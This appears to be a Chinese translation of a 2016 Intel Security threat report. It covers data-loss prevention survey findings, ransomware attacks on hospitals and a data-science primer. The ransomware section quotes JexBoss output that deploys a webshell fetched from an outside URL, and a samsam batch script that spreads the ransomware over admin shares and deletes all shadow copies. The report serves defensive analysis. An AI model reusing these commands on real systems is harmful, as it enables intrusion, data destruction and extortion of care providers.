随着窃贼在追逐有价值的数据，一些组织性活动可能增加事故的数量，因为这表明存在一些新的或经过改进的数据，但尚未进行充分保护。新项目和产品、重组和战略规划活动在可能导致安全事故增加的活动清单居于首位，但由于它们的重要性显而易见并且随之进行了培训，因此这些事故的增长率低于 10%。另一方面，未发布的财务披露（比如季度成果）以及员工使用社交媒体在预期活动列表中垫底，但它们更可能导致 10% 到 20% 或更高比例的增加 [DPB]。员工使用社交媒体值得注意，因为这可以为盗贼提供另一种未发布公告的来源，并可用来指引和增强网络钓鱼和凭据窃取攻击。


导致安全事件增加的活动



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

在一种有意思的关联中，大型组织和每天报告了最高数量事故的组织也报告了在大部分这些活动之后记录的事故数量呈现最大比例的增加。这可能是由于事件发生前规划、安全培训或配置更新不足所导致，因为新提供的数据在活动中激增，并且在被锁定之前外流趋势也是对应激增。

每天数据丢失事件的数量



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

荒谬的是，开启的数据丢失检测方法越多，他们说仍丢失数据的可能性就越高。

预防离不开检查

查找漏报大概是预防数据丢失的最困难部分。被问到的其中一个最有用问题是，即使已经实施数据丢失防护解决方案，组织是否仍丢失大量数据？这个问题让我们可以检查他们的认知，以了解这是否是基于事实，也就是说，他们是否以最大优势来使用工具以及是否遵循最佳做法，或者他们是否没有足够了解自身的事故？

结果并不出人意外：外部人员发现的泄露百分比异常的高。开启的数据丢失检测方法越多，他们说仍丢失数据的可能性就越高。不知不觉结束时，23% 的公司不知道技术工作方式，他们也不知道是否仍在丢失大量数据。更糟的是，该组中其余 77% 的公司确定他们没有丢失任何数据。他们怎么知道？这是一种危险且虚假自信的观点。监控的内容越少的公司所报告的事故也就越少，这让我们得出一个结论，这些公司无法充分监视，因此无法检测和预防数据泄露 [DPB]。

总结

数据丢失与发现泄露之间的时间差越来越大
数据丢失是真实存在的，并且有太多公司发生泄露。更糟糕的是，这些泄露常常不是由内部安全团队发现，从而导致检测与补救之间的时间差增大。并且，如果内部团队没有检测到泄露，也就无法预防泄露。

医疗保健提供商和制造商容易成为攻击目标
包含大量支付卡信息的行业已经拥有了最成熟的数据丢失防护系统和实践。但是，热衷盗窃的数据正在转变为个人身份信息、受保护的健康信息和知识产权。因此，趋向于具有不太成熟的系统的行业（比如医疗保健业和制造业）面临高风险。

典型的数据丢失预防方法对于新的盗窃目标越来越没有效果
价值与日俱增的非结构化数据类型难以通过正则表达式来监控，因为正则表达式是专门处理结构化数据，因此，那些仍依赖于简单的默认数据丢失预防配置的公司可能认为他们的保护已经够强大，而实际上并非如此。

大部分企业不会看到第二大最常见数据丢失方法
受调查的公司中，只有三分之一的公司针对第二大重要数据丢失源（也就是物理媒体）进行了数据丢失控制。

基于正确原因实施数据丢失预防措施
总体而言，实施数据丢失防护解决方案的主要原因是保护数据，这一原因高于法律和法规合规性。这是一个好消息，因为这将焦点转移到整个数据生命周期。

监视很重要

监视提供了我们需要采取行动的信息。通过将多种最佳实践与有关数据丢失的陈述进行比较，我们发现，如果使用数据分类工具、自动安全感知软件、数据价值认知和更高级别的解决方案成熟度，则更有可能报告连续数据丢失，这很可能是因为他们在内部检测到了数据丢失。数据丢失防护产品具有各种检测机制，并且应尽可能启用多种机制。开始时，这将增加每天事故的数量，但很快可以通过仔细创建规则来过滤掉误报，从而快速降低数量。这样的开始，胜过于对于误报数量一无所知。

针对有效数据丢失防护的建议策略和规程

组织要创建数据丢失保护策略和规程来防止敏感数据无意间或故意传输到未经授权方。成功的数据丢失防护计划开始于在定义业务需求时规划阶段。例如，在规划阶段时应解决将组织的数据分类和数据丢失策略与隐私策略和数据分享标准保持一致的问题。建立良好的业务需求有助于专注数据丢失防护计划并且防止范围蔓延。

数据丢失防护计划的重要下一步骤是识别组织中的敏感数据。通过服务器和端点扫描技术，可以根据正则表达式、字典和非结构化数据类型来对文件进行分类。数据丢失防护产品通常提供对典型类别的敏感数据（比如支付卡数据或个人健康信息）的分类方式，从而加速发现过程。也可以创建自定义分类方式，以识别组织所特有的数据类型。

IT 部门认可和非认可的应用程序及其支持数据都存储在云中，这导致这一步骤变得很复杂。对于云中存储的 IT 部门认可数据，识别敏感数据可以也应该在订阅云服务时执行。如果是这种情况，则分类这种类型的数据相对简单。

但是，组织中的功能团队常常通过自行订阅云服务来绕过 IT 部，以满足其业务目标。如果 IT 部门没有意识到这些服务以及支持这些服务的数据，则数据丢失的可能性会增加。因此，在这一步骤中，重要的是与功能小组合作来识别云中数据的位置并使用前述过程来分类数据。

在完成敏感数据发现过程之后，在可信网络和所有端点中实施数据丢失防护产品可以对重要的静态和动态数据进行监视和控制。应实施策略来检测意外的敏感数据访问或移动。正常业务流程中可能会出现敏感数据传输到 USB 设备或通过网络传输到外部位置之类的事件，此类事件可能是有意或无意行为，但导致了数据丢失。

要了解 Intel Security 产品如何帮助数据失窃，请单击此处。

完善的安全意识培训可以减少数据泄漏的可能性。理由筛选可以帮助培训用户就敏感数据传输采取正确的操作，并且可以在正常工作日中对用户提供数据保护策略培训。例如，理由筛选可以通知用户，他们传输敏感数据违反了政策并提供完成传输的替代方法，比如首先编校敏感数据，然后再尝试传输。

数据所有者通常比组织中的其他团队更清楚如何更好地使用其数据。应为数据所有者分配数据丢失事故分类的任务和权力。将数据所有者与安全团队之间职责分离可降低单个团队绕过数据保护策略的可能性。

一旦确定了经过批准的数据移动并且管理这些数据移动的策略已整合到数据丢失防护产品，便可以开启用于阻止未经批准传输敏感数据的策略。在启用阻止时，将阻止用户执行违反策略的操作。可以根据业务的要求来调整策略来提供灵活性，以确保用户能够在安全的情况下履行职责。

随着数据丢失防护计划的进行，务必要根据计划的间隔来验证和调整策略。有时候，策略会过于严格或过于宽松，从而影响生产力或造成安全风险。

要了解 Intel Security 产品如何帮助数据失窃，请单击此处。

急诊室中的风险：勒索软件感染医疗机构

—Joseph Fiorella 与 Christiaan Beek

在过去几年中，勒索软件是每位安全专家关注的前沿问题。这是种可以用来轻松挣钱并破坏业务活动的有效网络攻击工具。

在最近几年中，我们发现勒索软件的攻击目标从个人转向企业，这为攻击者提供了更高的收入。最初，目标企业是 IT 基础设施不够成熟并且难以从此类攻击中恢复的中小型组织。勒索软件攻击者知道这些受害者很有可能会支付赎金。

在 2016 年，勒索软件作者日益将医疗保健行业（特别是医疗机构）作为目标。

但今年，医疗保健行业特别显眼，特别是医疗机构。虽然近些年来医疗保健行业一直占数据泄漏事故的相当大份额，但我们看到攻击者采用的方法的改变以及攻击者如何利用轻松构建的勒索软件工具包来哄骗受害者支付恢复数据的赎金。攻击者并没有使用复杂的数据外泄方法窃取信息而后在黑市中卖出信息，只是采用了工具箱来提供勒索软件并强迫受害者立即付款。攻击者直接获利，因为他们不需要窃取任何数据。

这种转变的一个主要示例是，第一季度的攻击是针对一批医疗机构，从洛杉矶地区的一家医疗机构开始。Intel Security 对这批攻击对象的调查揭示了一些有趣的特征，这通常是在复杂攻击中看不到的特征。我们来看一下其中一些发现并深入探索为何医疗保健行业成为容易得手的目标。

为何医疗机构成为勒索软件容易得手的目标?

勒索软件作者以医疗机构作为目标是因为医疗机构通常具有安全性不强的陈旧系统和医疗设备，而且医疗机构需要立即访问信息。

操作和管理医疗机构 IT 系统和网络的专业人员面临多种挑战。很多医疗机构使用的基础设施就像控制交通管制系统使用的基础设施一样陈旧，但却同样需要始终在运行。负责支持这些关键系统的 IT 员工必须解决三个问题。

- 确保患者护理不会中断。
- 确保医疗机构不轻易发生数据泄漏并避免被媒体报道这些事情。
- 为过时的操作系统上运行的老旧设备提供支持。


不幸的是，并没有万能之计。勒索软件攻击导致患者护理中断可能后果严重。最近，哥伦比亚州和马里兰州的医疗保健提供商被攻击并且数据泄漏。攻击发生时，员工开始发现弹框消息，要求以比特币的形式支付赎金。作为应对之策，提供商关闭了部分网络，这导致了相当大的破坏。护理提供商无法安排患者预约，也不能查找关键的医疗记录。临床医生与医疗机构之间的网络出现服务中断。

数据泄漏会对医疗保健提供商造成长期持续影响。患者常常根据感知的服务程度和提供商的声誉来选择接受护理的医疗机构。如果医疗机构由于勒索软件攻击而被认为声誉不佳，那么患者可能选择其他医疗机构，而医生也会被诱惑选择在其他地方实习。因此，财务影响在短期（消除攻击造成的影响）和长期（通过影响声誉，导致患者减少）都很巨大。

很多医疗机构拼命将新技术与过时的后端系统和技术集成，而手术室却运行着与患者生死攸关的陈旧操作系统。由于硬件供应商或者软件提供商已经退出市场或者没有跟上新技术的要求，导致一些医疗设备只支持 Windows XP。黑客深知这一点，所以医疗设备已经成为勒索软件攻击可以轻易得手的目标。

Ponemon Institute 最近的一项调查指出，医疗保健组织出现数据泄漏的最常见原因是犯罪攻击。


医疗保健机构数据违规的根本原因是？
（允许选择多个答案）



资料来源：Ponemon Institute 于2016 年 5 月发布的《第六年度医疗保健数据隐私与安全基准研究》。

在同一项调查中，让医疗保健组织确定他们最担心的安全问题。他们担心的问题与我们所观察到的一致。我们看到的很多勒索软件攻击是员工无意中行为的后果，比如点击链接或者打开电子邮件中的附件。

医疗保健组织最担心的三大安全威胁
（允许选择三个答案）



资料来源：Ponemon Institute 于2016 年 5 月发布的《第六年度医疗保健数据隐私与安全基准研究》。

安全性不强的陈旧系统、员工缺乏安全意识、劳动力分散以及即刻访问信息的迫切需求，这些因素的组合导致了地下犯罪对医疗机构下手。

医疗机构勒索软件攻击的阶段

没有戒备心的用户收到一个 Microsoft Word 文档形式的电子邮件附件，指示受害者启用一个宏，这个宏将命令下载程序获取有效内容。一旦有效内容被植入，导致勒索软件入侵的事件链将开始。此时，恶意软件向外传播到其他系统并且继续加密其路径中的文件。

在 2016 年 2 月，加利福尼亚州的一家医疗机构被勒索软件攻击。据报告，这家医疗机构支付了 17000 美元以恢复其文件和系统，导致五个工作日的停机时间。

近期很多针对医疗机构的勒索软件攻击中，没有戒备心的员工收到了包含附件或链接的电子邮件，这些附件或链接可启动一系列事件，从而导致勒索软件感染。这种攻击类型之一使用了勒索软件变体 Locky。Locky 可删除由卷快照服务创建的文件的卷影副本，以防止管理员通过备份来复原本地系统配置。

医疗机构面临的一个重要挑战是，这种类型的恶意软件通常不只是破坏传统的计算设备，而且还会感染医疗设备，比如肿瘤科中使用的设备或者 MRI 机器。保护和清理这些设备通常比保护和清理标准工作站和服务器难得多。大部分此类设备运行陈旧的操作系统，在某些情况下，不支持防御高级勒索软件攻击所必需的安全技术。此外，这些设备中很多都是患者护理的关键，因此高比率正常运行时间很关键。

对医疗机构的针对性勒索软件攻击

在 2016 年 2 月，早期报告指出，加利福尼亚州的一个医疗机构被勒索软件攻击，并且黑客要求 9000 比特币的赎金，大约合 577 万美元。据报告，这家医疗机构支付了 17000 美元的赎金以恢复其文件和系统，导致五个工作日的停机时间。

虽然多家医疗机构被勒索软件攻击，但在同一时间段内，这次攻击和多起其他医疗机构攻击并不寻常，因为医疗机构是针对性勒索软件的受害者。

第 1 季度针对性攻击中的不同方法

勒索软件常常是通过网络钓鱼来投递，利用主题为“传递失败”或“我的简历”且包含下载勒索软件的附件的电子邮件。另一种常见投递方法是使用漏洞利用工具包，但这两种方法在第 1 季度针对医疗机构的攻击中均未采用。攻击者而是发现了 JBoss Web 服务器的易受攻击实例。

利用开源工具 JexBoss，针对医疗机构的攻击者扫描易受攻击的 Jboss Web 服务器并发送漏洞以在这些主机上启动一个 Shell。

```
** Checking Host: http://192.168.1.9 **

* Checking web-console:          [ OK ]
* Checking jmx-console:          [ VULNERABLE ]
* Checking JMXInvokerServlet:    [ VULNERABLE ]


* Do you want to try to run an automated exploitation via "jmx-console" ?
  This operation will provide a simple command shell to execute commands on the server..
  Continue only if you have permission!
  yes/NO ? yes

* Sending exploit code to http://192.168.1.9. Wait...


* Info: This exploit will force the server to deploy the webshell
  available on: http://www.joaomatosf.com/rnp/jbossass.war
* Successfully deployed code! Starting command shell, wait...
```

勒索软件攻击者使用开源工具来发现医疗机构系统中的漏洞。

一旦这些服务器被感染，攻击者便使用广泛的工具来映射可信网络。攻击者使用批处理脚本在活动的系统上启动命令。其中一个命令将删除所有卷影副本，导致无法复原文件。

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe \\%%a\C$\windows\system32 &&
copy %%a_PublicKey.keyxml \\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

这个批处理脚本删除所有卷影副本，因此文件无法恢复。

这些攻击中的独特之处在于，命令代码不是在批处理文件中。在大部分勒索软件系列中，命令都是位于可执行代码中。为什么攻击者要将命令与可执行代码分离？我们认为，很多安全检测会触发可执行代码中的明文命令，并且根据该行为生成签名。攻击者似乎使用此方法来绕过安全措施。

上述脚本还表明，文件 samsam.exe 复制到目标服务器中的 list.txt。这种特定的勒索软件系列称为 samsam、samsa、Samas 或 Mokoponi，具体取决于样本的发展。

可以在此处找到 Intel Security 高级威胁研究团队对医疗机构中 samsam 攻击的深度分析。

盗亦有道

在加利福尼亚州那家医疗机构遭受攻击后不久，地下论坛中的几位恶意参与者回应了这些攻击。例如，来自臭名昭著的黑客论坛的一位俄罗斯发言人表达挫败感，对实施攻击的黑客献上特别的祝福。在俄罗斯地下组织，有一个民族特有的“行为准则”，把医疗机构列为禁区，即使他们所在的国家通常是网络犯罪活动和运作的目标。

在其他专门从事比特币交易的犯罪论坛中，类似讨论也在进行，并且进行了有关医疗机构攻击的评论。讨论贴有七页多。下面是一些例子：

> Dumbest hackers ever, like they couldn't hack anything else. This kind of things will kill Bitcoin if they continue to do this shit [illegible]

> Yes, this is pretty sad and a new low. These ransom attacks are bad enough, but if someone were to die or be injured because of this it is just plain wrong.The hospital should have backups that they can recover from, so even if they need to wipe the system clean it would result in only a few days of lost data, or data that would later need to be manually input, but the immediate damage and risk is patient safety.

根据我们的代码分析，我们不认为第 1 季度针对医疗机构的攻击是由我们通常在勒索软件攻击或泄漏中所面对的恶意行为者所执行。代码和攻击很有效，但不是很复杂。

2016 上半年中针对医疗机构的攻击

日期	受害者	威胁	地理位置
2016 年 1 月 6 日	德克萨斯州的医疗机构	勒索软件	美国
2016 年 1 月 6 日	马萨诸塞州的医疗机构	勒索软件	美国
2016 年 1 月 6 日	北威州的多家医疗机构	勒索软件	德国
2016 年 1 月 6 日	2 家医疗机构	勒索软件	澳大利亚
2016 年 1 月 19 日	墨尔本的医疗机构	勒索软件	澳大利亚
2016 年 2 月 3 日	医疗机构	勒索软件	英国
2016 年 2 月 3 日	医疗机构	勒索软件	韩国
2016 年 2 月 3 日	医疗机构	勒索软件	美国
2016 年 2 月 12 日	医疗机构	勒索软件	英国
2016 年 2 月 12 日	医疗机构	勒索软件	美国
2016 年 2 月 27 日	加利福尼亚州的卫生部门	勒索软件	美国
2015 年 3 月 5 日	渥太华的医疗机构	勒索软件	加拿大
2016 年 3 月 16 日	肯塔基州的医疗机构	勒索软件	美国
2016 年 3 月 18 日	加利福尼亚州的医疗机构	勒索软件	美国
2016 年 3 月 21 日	乔治亚州牙医办公室	勒索软件	美国
2016 年 3 月 22 日	马里兰州的医疗机构	勒索软件	美国
2016 年 3 月 23 日	医疗机构	恶意广告	美国
2016 年 3 月 25 日	爱荷华州的医疗机构	恶意软件	美国
2016 年 3 月 28 日	马里兰州的医疗机构	勒索软件	美国
2016 年 3 月 29 日	印第安州的医疗机构	勒索软件	美国
2016 年 3 月 31 日	加利福尼亚州的医疗机构	勒索软件	美国
2016 年 5 月 9 日	印第安州的医疗机构	恶意软件	美国

日期	受害者	威胁	地理位置
2016 年 5 月 16 日	科罗拉多州的医疗机构	勒索软件	美国
2016 年 5 月 18 日	堪萨斯州的医疗机构	恶意软件	美国

Intel Security 的高级威胁研究团队收集了公开和内部数据，以揭示与 2016 上半年内与医疗机构相关的已知事故。


通过该数据可以显而易见地发现，大部分针对医疗机构的攻击都与勒索软件有关。其中部分（但并非全部）攻击是有针对性的。

勒索软件有多赚钱?


Intel Security 发现，第 1 季度针对医疗机构的一群攻击导致支付大约 10 万美元的赎金。

就第 1 季度针对医疗机构的攻击 (samsam)，我们发现很多比特币 (BTC) 钱包用来转移支付的赎金。在进一步研究交易后，我们发现，支付的赎金大约是 10 万美元。

在一个地下论坛，一位开发者提供的勒索软件代码说明了购买者已经挣得的赎金。这位开发者提供的截屏显示了勒索交易总额以及勒索软件代码不会被检测到的证据。



在此示例中，勒索软件开发者提供了管理和跟踪勒索活动的门户的截屏。



为提高声誉，同一开发者分享了一家知名车链提供商的链接，其中包含钱包详细信息和交易历史记录。

Intel Security 了解到，勒索软件作者和分发者在活动中获得了 189,813 比特币，折合大约 1.21 亿美元。当然，这些犯罪有相关成本，比如租赁僵尸网络和购买漏洞利用工具包。不过，目前余额大约是 9400 万美元，开发者声称仅仅六个月就赚了这么多。

这些活动表明了可以快速赚钱的手段：通过勒索软件攻击。

比特币交易分析的示例。

回顾上表中与医疗机构勒索软件攻击相关的公开信息，我们得出结论：大部分受害者没有支付赎金。但是，已知是samsam 攻击目标的医疗机构却似乎付了赎金。

支付的赎金金额各不相同。最大的直接成本是来自停机（收入损失）、事故响应、系统恢复、审核服务和其他清理成本。在我们回顾的报告中，医疗保健提供商至少部分关闭 5 到 10 天。

可以在 Dark Reading 文章“Healthcare Organizations Must Consider the Financial Impact of Ransomware Attacks（医疗保健组织必须考虑勒索软件攻击的财务影响）”中找到有关医疗机构勒索软件攻击的财务影响分析。

策略和规程

保护系统免遭宏勒索软件攻击的最重要一步是要了解问题及其传播方式。要最大程度降低勒索软件攻击的成功率，医疗机构应遵循下面几条策略和规程：

- 计划好在发生攻击的情况下要采取的操作。知道关键数据的所在位置并且了解是否有方法渗透。与医疗机构紧急情况管理团队一起执行业务连续性和灾难恢复演练，以验证恢复点和时间目标。这些练习揭示对医疗机构运作的隐藏影响力，这是在正常备份测试中无法显现出来的。大部分医疗机构支付赎金是因为他们没有应急计划！
- 保证系统补丁处于最新状态。通常，很多被勒索软件滥用的漏洞都是可修复的。请保证操作系统、Java、Adobe Reader、Flash 和应用程序的补丁处于最新状态。请执行修补程序，并验证补丁是否已成功应用。
- 对于无法修补的陈旧医疗机构系统和医疗设备，请使用应用程序白名单来降低风险，白名单可锁定系统并防止未批准的程序执行。使用防火墙或入侵检测系统将这些系统和设备与网络中的其他部分隔离。禁用这些系统上的不必要服务或端口以减少可能的感染入口点的暴露。

要了解 Intel Security 产品如何帮助防范医疗机构中出现的勒索软件，请单击此处。

- 保护终端。请使用终端保护及其高级功能。在很多情况下，安装客户端时只会启用默认功能。通过实施某些高级功能（例如，“阻止 Temp 文件夹中的可执行文件运行”），可以检测到并阻止更多的恶意软件。
- 如果可能，阻止用户将敏感数据存储在本地磁盘上。要求用户将数据存储在安全的网络驱动器上。这会使停机仅限于一段时间，因为只需要对受感染的系统重新制作映像即可。
- 采取反垃圾邮件措施。大多数勒索软件活动都始于含有链接或某类附件的网络钓鱼电子邮件。对于将勒索软件封装在 .scr 文件或一些其他非常见文件格式中的网络钓鱼活动，可以轻松通过设置垃圾邮件规则来阻止这些附件。如果允许 .zip 文件通过，请对 .zip 文件至少执行两个级别的扫描，以识别可能存在的恶意内容。
- 阻止有害或不必要的程序和流量。如果不需要使用 Tor，请在网络上阻止该应用程序及其流量。通常，阻止 Tor 就能阻止勒索软件从控制服务器获取 RSA 公钥，进而阻止勒索软件加密进程。
- 添加网段以用于患者护理所需关键设备。
- “空隙”备份。确保备份系统、存储和磁带所在的位置不能由生产网络中的系统普遍访问。如果勒索软件攻击中的有效内容横向蔓延，则可能会影响备份的数据。
- 针对与生产网络中其余部分完全隔离的关键电子医疗记录系统，利用虚拟基础设施。
- 请持续开展用户意识教育。因为大多数的勒索软件攻击都始于网络钓鱼电子邮件，所以用户意识显得尤为重要。统计数据显示，攻击者发送的每 10 封电子邮件中至少会有一封成功。请不要打开来自未经验证或未知发件人的电子邮件或附件。

要了解 Intel Security 产品如何帮助防范医疗机构中出现的勒索软件，请单击此处。

安全数据科学、分析学和机器学习速成课程

—Celeste Fralick

对手通过采用新方法来破坏我们的安全性，从而变得更具欺诈性，因此企业中负责保护IT系统和网络的每个人都应该对数据科学有一个初步了解，因为这是IT安全未来的发展方向。您可能听说过分析学、Big Data 或机器学习之类的词汇。虽然您可能不是数据科学家或统计师，但简要介绍这些词汇很有帮助。这是为什么？由于连接的设备数量越来越多并且数据量增加，因此分析学将会（如果还没有的话）成为击败对手的主要方法。自动控制将需要分析尧（10^{24} 字节）量级的数据。要遏制威胁并预测漏洞，我们应该对数据科学的基础性安全构成要素有一个大概了解。

什么是数据科学?


数据科学是数学、统计学、硬件、软件、域（或市场细分）和数据管理的交织。

数据科学是数学、统计学、硬件、软件、域（或市场细分）和数据管理的交织。数据管理是一个笼统术语，用于了解我们通过软件和硬件架构收集的数据的跌涨以及这些数据的治理、应用于该数据的策略（如隐私要求）、该数据的存储和安全性和数学边界条件等等。数据管理和算法一样重要。

我们从算术函数、算法和模型的定义开始。算术函数是我们小学里学的东西，比如 a + b = c。算法是数学公式，比如标准偏差或平均值，用于分析数据以深入洞察数据。模型表示数据科学家检查的特征（或特性）。通过模型，人们可以了解进程及其与其他变量的交互。模型通常可以预测应该发生的情形。天气预报常常使用模型来预测天气；Nate Silver（Signal and the Noise: Why So Many Predictions Fail and Some Don't（信号与噪声：为何众多预测失败而某些没有的失败）作者）采用了模型来预测 Barack Obama 在总统大选中胜出。

数据科学家通常应用数学算法和模型来解决问题，比如在攻击发起之前检测到或者阻止勒索软件控制计算机网络。大部分数据科学家专注于某些具体专业领域。这些领域包括图像处理、自然语言处理、统计过程控制、预测算法、实验设计、文本分析、可视化和制图、数据管理以及过程监控。（请参阅下图。）如果数据科学家受过统计学基础培训，那么算法的开发和应用可以从一个专业领域转换到另一个专业领域。

统计学与数据科学之间有何区别？如果数据科学家具备统计学基础，那么大部分统计学家将没有什么可告诉你的。但是，借助 Big Data、物联网、全天候连接性的组合，数据科学家的出现将统计学家从“小黑屋”中解救出来，并让他们处于了产品开发的前端和核心位置。创建独一无二并且基于案例的分析（将数据转换为业务洞察力的科学过程），使统计学家和数据科学家能够以激动人心的新途径来影响业务。这对于安全产品开发特别有效。



分析学的定义
将数据变换为洞察力以制定更好决策的科学过程。

分析学的一些专业领域

- 数据挖掘
- 数据监控
- 复杂事件处理
- 图像处理（如 MRI）
- 文本（如社交媒体）
- 实验设计
- 可视化（如绘制图形）
- 预测
- 优化
- 业务分析
- 自然语言处理
- 机器学习
- 认知计算

数据科学家需要了解的一般定义（含一些具体示例）。

